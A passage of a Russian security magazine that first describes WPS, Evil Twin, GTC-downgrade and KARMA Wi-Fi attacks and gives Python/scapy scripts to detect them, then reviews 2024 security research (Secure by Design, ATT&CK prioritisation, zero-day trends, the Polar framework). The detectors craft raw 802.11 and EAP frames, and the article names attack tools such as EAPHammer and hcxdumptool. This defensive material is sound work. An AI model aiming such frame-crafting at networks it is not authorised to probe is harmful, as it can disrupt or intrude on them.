В это время другой хакер, в надежде на халяву пробить периметр, прогуливается вдоль здания и атакует все расположенные в радиусе досягаемости точки доступа быстрыми WPS-атаками (Pixie Dust, Vendor Specific PIN, Null PIN).



Хакер проводит атаку перебора PIN-кодов WPS на множестве точек доступа

Но наш скрипт умеет видеть и эту аномальную WPS-активность при одновременных аутентификациях сразу на множестве точек доступа.



Детект атаки перебора PIN-кодов WPS на множестве точек доступа


Устройство с одним и тем же MAC-адресом выполняет одну-две проверки на всех точках доступа вокруг — этот субъект явно замышляет что-то недоброе. Да и в общем сам факт использования непопулярного и забытого WPS уже может вызывать подозрение.

Теперь поговорим об атаках RoqueAP. Это семейство атак уже на клиентов (пользователей и устройства), и реализуются такие атаки с позиции точки доступа.

EVIL TWIN

Хакеры всех мастей очень любят эту атаку, ведь направлена она на самое слабое звено любого периметра — человека. Поэтому такая атака будет актуальна всегда. Начинающие хакеры могут сразу пробовать ее, а опытные — только если все перечисленные выше попытки взломать беспроводную сеть оказались безуспешными.

Обнаружить точку доступа типа «злой близнец» достаточно просто. Мы мониторим все сети WPA PSK, и если поблизости вдруг появилась открытая сеть с тем же именем, то это похоже на атаку Evil Twin.




Наличие двух беспроводных сетей с одинаковым именем, но разным типом аутентификации

Две сети с одинаковым именем и разными типами аутентификации существовать не могут, так как клиентские устройства запоминают данные для подключения исключительно по имени сети.


```
defence/wifi/eviltwin.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install
mac-vendor-lookup
from datetime import datetime, timedelta
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap):
    global aps
    if ap in alerts:
        return
    try: vendor = oui.lookup(ap)
    except: vendor = ""
    print(f'[!] EvilTwin AP detected: "{aps[ap]["essid"]}" {aps[ap]["
freq"]}MHz {aps[ap]["signal"]}dBm (uptime: {aps[ap]["uptime"]}) [{
vendor}]')
    system("zenity --warning --title='EvilTwin AP detected' --text='
EvilTwin AP detected' &")
    #system("echo 'EvilTwin AP detected' | festival --tts --language
english")
    alerts.append(ap)

def get_uptime(timestamp):
    delta = timedelta(microseconds=timestamp)
    upTime = str(delta).split('.')[0]
    #upSince = str(datetime.now() - delta).split('.')[0]
    return upTime

aps = {}
ENC_CAP = int(Dot11Beacon(cap='privacy').cap)
ENC_FIELD = int(Dot11(FCfield='protected').FCfield)
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        enc = "WPA" if ENC_CAP & int(p[Dot11Beacon].cap) else "OPN"
        if Dot11EltDSSSet in p:
            channel = p[Dot11EltDSSSet].channel
        if not ap in aps:
            aps[ap] = {"essid": essid, "enc": enc, "freq": freq, "
channel": channel, "uptime": get_uptime(p[Dot11Beacon].timestamp), "
signal": signal}
            try: vendor = oui.lookup(ap)
            except: vendor = ""
            print(f'[*] {ap} "{essid}" {enc} {freq}MHz {channel} {
signal}dBm (uptime: {aps[ap]["uptime"]}) [{vendor}]')
        if aps[ap]["freq"] != freq and aps[ap]["signal"] < signal:
            aps[ap]["signal"] = signal
            aps[ap]["freq"] = freq
            aps[ap]["channel"] = channel

def analyze():
    while True:
        wpa = set([])
        for ap in aps.copy():
            if aps[ap]["enc"] == "WPA":
                wpa.add(aps[ap]["essid"])
        for ap in aps.copy():
            if aps[ap]["enc"] == "OPN":
                if aps[ap]["essid"] in wpa:
                    alert(ap)
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Этот скрипт отслеживает все точки доступа, открытые и WPA, вычисляет их uptime и по базе OUI определяет вендора. В это время расположившийся неподалеку хакер запускает беспроводную сеть типа «злой близнец».



Хакер проводит атаку Evil Twin

И мы сразу же обнаруживаем это.



Детект атаки Evil Twin

Мы можем видеть достаточно невысокий uptime — у корпоративных точек он обычно измеряется днями и месяцами, а хакерская точка доступа могла быть включена пару минут назад. Также подобную атаку злоумышленники могут сочетать с логическим глушением сигнала легитимных точек доступа, что достигается за счет отправки пакетов деаутентификации, отключающих клиентов. А эту атаку мы уже научились детектить.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ

WPA ENTERPRISE — GTC DOWNGRADE

Если в твоей компании используется беспроводная сеть WPA Enterprise, где каждый клиент аутентифицируется под своим логином и паролем, то хакер обязательно попробует следующую атаку.

Беспроводные сети WPA Enterprise используют отдельный сервер аутентификации и поддерживают множество методов приема учетных данных от клиента. И некоторые из них небезопасны настолько, что могут заставить клиента отправить пароль открытым текстом или в виде хеша. Даже если у тебя высокозащищенная WPA Enterprise TLS, то нет никакой гарантии, что пользователи корректно настроили свои устройства и те не подвержены понижению методов аутентификации. Ведь целью этой атаки являются клиенты.


Нормальные точки доступа WPA Enterprise будут запрашивать у клиента передачу учетных данных наиболее безопасным способом, но специализированные хакерские используют обратный порядок методов аутентификации — от небезопасного к безопасному, осуществляя тем самым downgrade, или понижение аутентификации. Именно благодаря этой особенности мы и попробуем вычислить атаку:

defence/wifi/eap.py

```python
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install mac-vendor-lookup
from datetime import datetime, timedelta
from time import sleep
from random import random
from sys import argv
from os import system


iface = argv[1]
conf.iface = iface
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap):
    global aps
    if ap in alerts:
        return
    try: vendor = oui.lookup(ap)
    except: vendor = ""
    print(f'[!] EAPhammer detected: "{ap} {aps[ap]["essid"]}" {aps[ap]["signal"]}dBm {aps[ap]["freq"]}MHz (uptime: {aps[ap]["uptime"]}) [{vendor}]')
    system("zenity --warning --title='EAPhammer detected' --text='EAPhammer detected' &")
    #system("echo 'EAPhammer detected' | festival --tts --language english")
    alerts.append(ap)

def get_uptime(timestamp):
    delta = timedelta(microseconds=timestamp)
    upTime = str(delta).split('.')[0]
    #upSince = str(datetime.now() - delta).split('.')[0]
    return upTime

aps = {}
beacons = set()
def parse_raw_80211(p):
    global beacons
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        beacons.add(ap)
        if not ap in aps:
            if "privacy" in p[Dot11Beacon].cap:
                layer = p[Dot11Elt].payload
                while True:
                    if not layer:
                        break
                    if layer.ID == 0x30:
                        if layer.info[17] == 1:
                            enc = "EAP"
                        else:
                            enc = "WPA"
                        break
                    layer = layer.payload
            else:
                enc = "OPN"
            aps[ap] = {"essid": essid, "enc": enc, "signal": signal, "freq": freq, "uptime": get_uptime(p[Dot11Beacon].timestamp)}
            if enc == "EAP":
                try: vendor = oui.lookup(ap)
                except: vendor = ""
                print(f'[*] WPA Enterprise detected {ap} "{essid}" {signal}dBm {freq}MHz (uptime: {aps[ap]["uptime"]}) [{vendor}]')
    elif 0 and Dot11ProbeResp in p: # hidden, karma
        if p[Dot11].subtype == 5:
            ap = p[Dot11].addr2
            essid = str(p[Dot11Elt].info, "utf-8")
            aps[ap] = {"essid": essid, "enc": "EAP", "signal": signal, "freq": freq, "uptime": 0}

is_assoc = False
is_ident = False
peap_type = None
def connect(ap, essid):
    global is_assoc, is_ident, peap_type
    is_assoc = False
    is_ident = False
    peap_type = None

    def get_random_mac(l=6):
        return ':'.join(list(map(lambda x:"%02x"%int(random()*0xff), range(l))))
    source = "00:" + get_random_mac(5)

    #print(f" > auth req {ap}")
    authorization_request = RadioTap()/Dot11(proto=0, FCfield=0, subtype=11, addr2=source, addr3=ap, addr1=ap, SC=0, type=0)\
        / Dot11Auth(status=0, seqnum=1, algo=0)
    if not srp1(authorization_request, verbose=0, timeout=1.0):
        return
    #print(f" > auth resp {ap}")

    def get_assoc_resp():
        def handle(p):
            global is_assoc, is_ident
            seen_receiver = p[Dot11].addr1
            seen_sender = p[Dot11].addr2
            seen_bssid = p[Dot11].addr3

            if ap.lower() == seen_bssid.lower() and \
              ap.lower() == seen_sender.lower() and \
              source.lower() == seen_receiver.lower():
                if Dot11AssoResp in p:
                    #print(f" < assoc resp {ap}")
                    is_assoc = True
                elif EAP in p and p[EAP].code == 1:
                    #print(f" < ident req {ap}")
                    is_ident = True
        sniff(iface=iface, lfilter=lambda p: p.haslayer(Dot11AssoResp) or p.haslayer(EAP), stop_filter=handle, timeout=1.0, store=0)
    #print(f" > assoc req {ap}")
    association_request = RadioTap()/Dot11(proto=0, FCfield=0, subtype=0, addr2=source, addr3=ap, addr1=ap, SC=0, type=0)\
        / Dot11AssoReq(listen_interval=1, cap=0x3114)\
        / Dot11Elt(ID=0, len=len(essid), info=essid)\
        / Dot11Elt(ID=1, len=8, info=b'\x82\x84\x8b\x96\x0c\x12\x18\x24')\
        / Dot11Elt(ID=48, len=0x14, info=b'\x01\x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\x01\x00\x00')\
        / Dot11Elt(ID=50, len=4, info=b'\x30\x48\x60\x6c')\
        / Dot11Elt(ID=59, len=0x14, info=b'\x51\x51\x53\x54\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82')\
        / Dot11Elt(ID=221, len=8, info=b'\x8c\xfd\xf0\x01\x01\x02\x01\x00')
    Thread(target=get_assoc_resp).start()
    sendp(association_request, verbose=0)
    wait = 1.0
    while not is_ident and wait > 0:
        sleep(0.001)
        wait -= 0.001
    if not is_ident:
        return

    peap_type = 0
    def get_ident():
        def handle(p):
            global peap_type
            seen_receiver = p[Dot11].addr1
            seen_sender = p[Dot11].addr2
            seen_bssid = p[Dot11].addr3

            if ap.lower() == seen_bssid.lower() and \
              ap.lower() == seen_sender.lower() and \
              source.lower() == seen_receiver.lower():
                if EAP_PEAP in p:
                    #print(f" > peap req {ap}")
                    peap_type = p[EAP_PEAP].type

        sniff(iface=iface, lfilter=lambda p: p.haslayer(EAP_PEAP), stop_filter=handle, timeout=5, store=0)
    #print(f" > ident resp {ap}")
    eap_identity_response = RadioTap()/Dot11(proto=0, FCfield=1, subtype=8, addr2=source, addr3=ap, addr1=ap, SC=0, type=2, ID=55808)\
        / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
        / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x3)\
        / SNAP(OUI=0, code=0x888e)\
        / EAPOL(version=1, type=0, len=9)\
        / EAP(code=2, id=103, type=1, identity=b'user')
    Thread(target=get_ident).start()
    sendp(eap_identity_response, verbose=0, count=100)
    wait = 1.0
    while not peap_type and wait > 0:
        sleep(0.001)
        wait -= 0.001
    #print(f" > done {ap}")
    return peap_type

checked = []
def analyze():
    global checked, beacons
    while True:
        for ap in aps.copy():
            if not ap in checked and aps[ap]["enc"] == "EAP" and ap in beacons:
                peap_type = connect(ap, aps[ap]["essid"])
                if peap_type != None:
                    checked.append(ap)
                    if peap_type == 25: # CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
                        alert(ap)
        beacons = set()
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Этот скрипт мониторит только беспроводные сети WPA Enterprise, выполняя подключение к каждой из них и анализируя предлагаемые точкой доступа методы аутентификации.

В это время хакер прогуливается неподалеку от ресепшена, ожидая появления сотрудников.




Хакер проводит атаку GTC downgrade

С виду это обычный человек с телефоном в руке. Мы же в это самое время прослушиваем радиоэфир на наличие сетей WPA Enterprise. И если вдруг в радиоэфире обнаружилась еще одна сеть, да еще и с тем же именем, то это уже первый тревожный звоночек. Если точка доступа появилась спустя некоторое время, это означает ее вероятную подвижность (телефон или ноутбук), нехарактерную для легитимной точки доступа WPA Enterprise, но больше похожую на хакера.

Мы видим, что MAC-адрес этого устройства — от другого вендора, нежели легитимные точки доступа, в нашем случае это беспроводная сетевая карта Alfa, особо популярная среди хакеров. Еще мы видим низкий uptime (несколько часов), который несравнимо меньше легитимных точек доступа (несколько месяцев).

И наконец, наш скрипт пытается аутентифицироваться в каждой доступной сети WPA Enterprise и проверить предложенный точкой доступа метод аутентификации. В нашем случае скрипт констатирует, что это была попытка хакерской атаки на понижение методов аутентификации.



Детект атаки GTC downgrade с помощью EAPHammer

Уровень сигнала дает нам понять, что хакер находится не так далеко от нас.

KARMA

Детектом хакерской техники KARMA мы окончательно добьем злоумышленника, а детектить эту атаку проще, чем все рассмотренные ранее техники.

Атака KARMA сама по себе не так сильно распространена, как остальные. Ты можешь ознакомиться с ней в статье «KARMAгеддон. Атакуем клиентские устройства с помощью Karma». В чистом виде эта атака практически не встречается, и пользоваться ей будут только очень целеустремленные хакеры. Однако ее техника часто используется в сочетании с другими атаками для привлечения клиентов, например популярными хакерскими утилитами EAPHammer, hcxdumptool, Wifiphisher и многими другими — всеми, что реализуют RoqueAP.

И что особо примечательно, техника KARMA — дефолтная у большинства этих утилит. Стало быть, шансы поймать хакера повышаются даже при проведении иных атак на Wi-Fi.

Задетектить атаку KARMA достаточно просто. Для этого мы всего лишь должны отправить Probe-запрос со случайно сгенерированным именем сети, на который, по идее, не должен ответить никто, кроме специализированных хакерских точек доступа:


defence/wifi/karma.py

```python
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install mac-vendor-lookup
from random import choice
from string import ascii_letters
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap, essid, signal):
    if ap in alerts:
        return

    print(f'[!] KARMA detected: {ap} "{essid}" {signal}dBm [{oui.lookup(ap)}]')
    system("zenity --warning --title='KARMA detected' --text='KARMA detected' &")
    #system("echo 'KARMA detected' | festival --tts --language english")
    alerts.append(ap)

def probe_request(essid):
    source = "00:11:22:33:44:55"
    target = "ff:ff:ff:ff:ff:ff"
    radio = RadioTap()
    probe = Dot11(subtype=4, addr1=target, addr2=source, addr3=target, SC=0x3060)/\
     Dot11ProbeReq()/\
     Dot11Elt(ID='SSID', info=essid)/\
     Dot11Elt(ID='Rates', info=b'\x8c\x12\x98\x24\xb0\x48\x60\x6c')/\
     Dot11Elt(ID='DSset', info=int(36).to_bytes(1,'big'))
    return srp1(radio/probe, iface=iface, timeout=0.1)

def rand(size):
    return "".join(list(map(lambda _:random.choice(ascii_letters), range(size))))

while True:
    essid = rand(10)
    probe_resp = probe_request(essid)
    if probe_resp:
        signal = int(probe_resp[RadioTap].dBm_AntSignal) if hasattr(probe_resp[RadioTap], "dBm_AntSignal") else 0
        ap = probe_resp[Dot11].addr2
        print(f'[*] {ap} "{essid}" {signal}dBm')
        alert(ap, essid, signal)
    sleep(1)
```

Итак, хакер запускает программу для привлечения клиентов и захвата их паролей WPA PSK — это атака half-handshake.


Хакер проводит атаку захвата half-handshake

Или он просто запускает hcxdumptool без параметров, собирая PMKID.




Хакер проводит атаку захвата PMKID

Либо он ожидает, пока клиенты подключатся к открытой точке доступа.




Хакер проводит атаку KARMA в чистом виде

Либо же он запускает точку доступа для атак WPA Enterprise.




Хакер проводит атаку GTC downgrade

Ну или же он просто выполняет атаку Evil Twin.



Хакер проводит атаку Evil Twin

И в каждом случае мы мгновенно обнаруживаем хакера.



Детект техники KARMA

Мы видим Probe response на случайное имя сети, а также уровень сигнала ответившего вредоносного устройства. Легитимная точка доступа на такой запрос бы не ответила.

Все приведенные выше атаки объединяет то, что для привлечения клиентов они используют технику KARMA. И большинство хакеров даже не догадываются об этом.

ЗАКЛЮЧЕНИЕ

Трилогия хакерского противостояния подошла к концу. Мы увидели, как много атак может быть видно самому обычному пользователю, который не имеет привилегированного доступа в своей инфраструктуре и лишь отслеживает определенные события. Мы узнали, что даже атаки, считающиеся бесшумными, на деле таковыми не являются и оставляют свои следы.

Исходный код всех продемонстрированных инструментов доступен в моем GitHub. Продемонстрированные мною приемы выявления атак можно комбинировать с уже действующими механизмами защиты, что сделает твою корпоративную сеть еще более защищенной.

Конечно, многое зависит и от компетенции потенциального злоумышленника, но думаю, куда вероятнее, что хакер обязательно на чем-нибудь попадется. А если учесть, что в твоей инфраструктуре и без того развитый мониторинг, у хакера просто не останется шансов!

Колонка Дениса Макрушина

ОБЗОР ПЕРСПЕКТИВНЫХ ИССЛЕДОВАНИЙ ЗА 2024 ГОД

Сегодня поговорим о самых классных ресерчах этого года. Принципы защищенного дизайна от Google, анализ зиродеев, уязвимые пакеты в PyPI и NPM, лучшие доклады с конференций RSA и Black Hat.

Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
@makrushin

Вообще говоря, материал не совсем за год: предыдущую подборку я публиковал в апреле 2024-го. Но с того времени исследователи накопили много всего интересного. Давай пройдемся по ресерчам и посмотрим, что из этого можно будет применять на практике, а что просто стоит закинуть в голову.

SECURE BY DESIGN: ПРИНЦИПЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ СИСТЕМ ОТ GOOGLE

Весной этого года в новых версиях широко применяемой библиотеки liblzma нашли умело спрятанный бэкдор, а я тогда как раз изучал документ Secure by Design at Google. В нем инженеры безопасности пересмотрели принципы построения современных приложений.

Цель материала — сократить разрыв между концептуальными требованиями Secure by Design и их практическим применением.

Инженеры Google столкнулись с вызовом: скорость изменений в программном обеспечении и в особенности в облачном ПО настолько высока (несколько релизов в день), что не позволяет реализовать существующие требования безопасности, которые актуальны скорее для физических систем. Потому что в физических системах после тщательного проектирования архитектуры риск появления дефектов на этапе производства низкий по сравнению с риском появления дефектов в ежедневных обновлениях ПО.

Дизайн, ориентированный на пользователя, пожалуй, ключевое требование. На практике оно означает необходимость готовить требования безопасности и архитектуру продукта вокруг действий его пользователя. Для каждого действия нужно проводить оценку того, как оно может привести к неблагоприятным последствиям. При этом разработчик тоже пользователь.

Еще один интересный момент — дизайн-мышление в терминах инвариантов. Инвариант — свойство системы, которое остается неизменным при любых действиях ее пользователя или действиях атакующего. В контексте безопасности инвариант означает неизменяемое состояние системы, например: весь сетевой трафик, проходящий через незащищенные каналы, всегда защищен с использованием надежного протокола.

Инварианты безопасности помогают исключить требования к пользователям и при проектировании сфокусироваться на требованиях к системе, с которой работает этот пользователь. При этом реализация всех инвариантов может быть проверена автоматически на этапе анализа качества ПО.

Кстати, когда-то появилась концепция «неизменяемой инфраструктуры» (Immutable Infrastructure), и теперь инварианты дают архитектору возможность реализовать эти принципы на этапе разработки.

СТРАТЕГИЯ ВЫЯВЛЕНИЯ УГРОЗ: НА ЧЕМ СОСРЕДОТОЧИТЬ УСИЛИЯ ПРИ РАЗРАБОТКЕ МЕТОДОВ ОБНАРУЖЕНИЯ?

Как эффективно выявлять угрозы при ограниченном ресурсе? Как оценить качество методов обнаружения? Я встретил серию статей, автор которых ищет ответы на эти вопросы.


Security-инженеры и аналитики SOC знают, что ключевая цель при выявлении угроз — создание механизмов для обнаружения и предотвращения как можно большего количества методов, которые использует злоумышленник для продвижения.

Эта цель превращается в решение задачи: не допустить, чтобы атакующий прошел все этапы своего пути и остался незамеченным. С этого момента начинается игра вероятностей: насколько вероятно, что атакующий пойдет по пути, который не заметит защищающийся?

Здесь помогает следующая модель:

1. Представляем каждую технику матрицы MITRE ATT&CK в виде точки.
2. Путь атакующего от получения первичного доступа до продвижения цели можно представить в виде определенной последовательности точек.
3. Техники матрицы, у которых есть множество подтехник, можно также разложить на группы точек (размер группы увеличивает вероятность успешного применения конкретной техники).
4. Каждую подтехнику можно применить с помощью разных процедур и инструментов — это добавляет еще больше точек в группы.
5. Тактика выявления: чем больше процедур в рамках одной подтехники охватывает метод обнаружения, тем лучше такой метод. Эффективный метод обнаружения — тот, который выявляет процедуру с наибольшим количеством связей с другими процедурами.

И вот тут возникает гипотеза, которую можно проверить в рамках исследовательской работы: составить граф всех процедур MITRE ATT&CK и определить узлы с наибольшим количеством связей (пример на рисунке отмечен желтым).



Граф процедур MITRE ATT&CK


Эти узлы станут базой для выстраивания системы защиты и помогут определить приоритеты в условиях ограниченных ресурсов. Аналитик центра мониторинга получит еще одну возможность количественно обосновать необходимость разработки нового детекта или покупку «того самого» средства защиты.

АНАЛИЗ УЯЗВИМОСТЕЙ НУЛЕВОГО ДНЯ, КОТОРЫЕ ПРИМЕНЯЛИСЬ ДЛЯ АТАК В ПРОШЛОМ ГОДУ

Исследователи Google опубликовали отчет с разбором 0-day-уязвимостей, которые эксплуатировались в 2023 году.

Интересные факты:

1. Проанализировано 92 уязвимости, из которых 61 обнаружена в продуктах и платформах для конечных пользователей. Остальные — в корпоративном софте. Интерес злоумышленников к пользовательским данным по-прежнему стабилен.
2. Атакующие смещают фокус к компрометации сторонних компонентов и библиотек. Сохраняется тренд атак на цепочку поставок (подробнее на эту тему — в моем канале).
3. Снижается доля 0-day, использованных для атак с целью финансовой выгоды. Этот пункт можно объяснить тем, что использование дорогих средств эксплуатации для таких атак экономически нецелесообразно. У злодеев есть более дешевые альтернативы, которые ведут к аналогичному результату.




ПОВЫШЕНИЕ УРОВНЯ НАБЛЮДАЕМОСТИ ПРОЦЕССОВ DEVSECOPS

Университет Карнеги — Меллона представил публике фреймворк Polar, который повышает наблюдаемость данных внутри платформы разработки ПО. Цель — увеличить скорость и качество управленческих решений внутри DevSecOps-пайплайна.

В основе архитектуры фреймворка находится графовая БД, которая отвечает за управление данными и их представление в виде графа. Граф отражает отношение между несколькими ролями при работе с данными:

- Observers — компоненты, которые отвечают за мониторинг ресурсов и сред;
- Information Processors — связующие звенья, которые преобразуют необработанные данные от Observers в структурированные данные графовой БД;
- Policy Agents — ведут контроль всех компонентов системы и с помощью конфигураций обеспечивают их работу в рамках заданных параметров.



Модель фреймворка

В итоге граф — это модель данных, которая показывает актуальные взаимосвязи в операционной деятельности бизнеса.


Предлагаю кейс использования: анализ существующих процессов DevSecOps для последующей оптимизации и снижения показателя Time to Deploy.

